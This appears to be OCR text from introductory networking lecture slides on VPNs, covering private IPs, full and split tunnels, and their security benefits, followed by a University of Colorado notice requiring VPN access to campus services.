
VPNs

Private network refresher: Endpoints in the network have “private” IPs, traffic appears to come from the router.




VPNs

Private network refresher: Endpoints in the network have “private” IPs, traffic appears to come from the router.




VPNs

Private network refresher: Endpoints in the network have “private” IPs, traffic appears to come from the router.




VPNs

Private network refresher: Endpoints in the network have “private” IPs, traffic appears to come from the router.



VPNs


VPN: Can proxy traffic to other servers, like an ordinary proxy



VPNs


VPN: Can access the VPN server's private network, unlike a normal proxy

- Client is even given their own "private" IP address




VPNs

Full tunnel VPN: All traffic is proxied, regardless of destination



VPNs


Split tunnel VPN: Only private network traffic is proxied (to save on bandwidth)



VPNs

Security benefits:

- Can put things online that are **only** accessible to people with VPN access
- Evade firewalls and hide IPs like a normal proxy
- Encrypted!



University of Colorado
Boulder | Colorado Springs | Denver | Anschutz Medical Campus

Hello CU Community.

The university is temporarily changing its process to access university services through the internet. This slight change is in response to a major global information security event that is affecting many institutions and private companies.

To ensure that we protect and secure your data, we are requiring an additional layer of security in the short term, signing on through the Virtual Private Network (VPN). The VPN is free and required for all services listed below.

We apologize for any inconvenience you may be experiencing and are working as fast as we can to return the system to normal.

Thank you.

STUDENTS: Services which require free VPN include your student portal (Course registration, student financials, financial aid, viewing grades, Degree Audit)

FACULTY/STAFF: Services which require free VPN include HR, myLeave, CU-SIS, Degree Audit, etc.


VPN (Virtual Private Network) required for access
For security reasons, this system is only available via campus networks or VPNs

University of Colorado Boulder VPN directions
University of Colorado Denver VPN directions
University of Colorado Anschutz Medical Campus VPN directions
University of Colorado Colorado Springs VPN directions
University of Colorado System VPN directions

